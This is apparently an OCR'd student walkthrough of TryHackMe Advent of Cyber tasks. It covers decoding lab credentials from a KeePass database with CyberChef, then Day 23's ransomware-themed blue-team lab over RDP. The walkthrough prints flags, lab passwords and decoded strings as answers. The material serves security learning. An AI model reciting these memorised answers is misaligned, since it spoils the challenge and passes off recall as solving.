
Question 6

The decoded password value for ElfMail is **ic3Skating!**




Question 7


The username of Elf Security System is **superelfadmin**



We then copied the password





After pasting the password we have copied, we know the password was **nothinghere**



Question 8

The flag is **THM{657012dcf3d1318dca0ed864f0e70535}** according to the github link.





Thought Process/Methodology:

We first need to open remmina and connect with it.After we clicked on the folder in our windows, we found an application named KeePass. After we clicked in, it needed us to provide a password. We then find that the file name is abit weird then we try to copy it and use cyberchef to turn it into the password that we wanted. We then will see **thegrinchwashere** in the result after we use the magic recipe encoded with **base64**. Then, we will click on the Network tab to find our password for the Elf Server. We then need to use cyberchef and magic recipe again to look for our answer. We can then know that the password for Elf Server is **sn0wm4n!** We then do the same step again to look for the password for Elf Mail. We can realise that the password will be **ic3Skating!** Decoded from html entity.Then, we use the same way to find our username and password for Elf Security System. We copy the password that is given in the folder and paste it in a notepad, we know that the password is nothinghere and the username is superelfadmin. After that, we can click on the recycle bin tab to start finding our flag. What we can see in the tab is the JavaScript code and after we open a console

and run the code we will find out that it is a github link. After we press in the link, we can then see our flag **THM{657012dcf3d1318dca0ed864f0e70535}.**


Day 23: Blue Teaming – The Grinch strikes again!

Tools used: Kali Linux, Firefox, Remmina


Solution/Walkthrough:

Question 1

We opened the preference of remmina, and clicked on the RDP followed by changing the preference of quality setting to Poor (fastest), with ticking the choice of wallpaper.




We connected to the remote machine by entering the server provide(MACHINE IP) and credentials, then clicked connect and accepted the certificate when prompted.




Once we logged into the remote system, we saw the wallpaper said **THIS IS FINE**

Question 2

We proceeded to open the RansomNote and copied the bitcoin address.





Accessed to the CyberChef webpage and opted for Magic recipe, pasted the text we copied earlier in the input side to get the output. We found that decoded text is **nomorebestfestivalcompany**




Question 3

We then opened the folder inside Documents (ThisPC > Documents > vStockings > elf1/elf2/elf3) to examine each of the encrypted files, we realised the file extension for each of the encrypted files are **.grinch**





Quick Connect
elf2
File
Home
Share
View
Navigation pane
Preview pane
Details pane
Panes
Extra large icons
Large icons
Medium icons
Small icons
List
Details
Tiles
Content
Layout
Sort by
Group by
Add columns
Size all columns to fit
Current view
Item check boxes
File name extensions
Hidden items
Show/hide
This PC
Documents
vStockings
elf2
Quick access
Desktop
Downloads
Documents
Pictures
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Network
elf2.txt.grinch
scrooged.jpg.grinch


Quick Connect
elf3
File
Home
Share
View
Navigation pane
Preview pane
Details pane
Panes
Extra large icons
Large icons
Medium icons
Small icons
List
Details
Tiles
Content
Layout
Sort by
Group by
Add columns
Size all columns to fit
Current view
This PC
Documents
vStockings
elf3
Quick access
Desktop
Downloads
Documents
Pictures
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Network
elf3.txt.grinch
Red-Ryder-BB-gun-Rifle.jpg.grinch

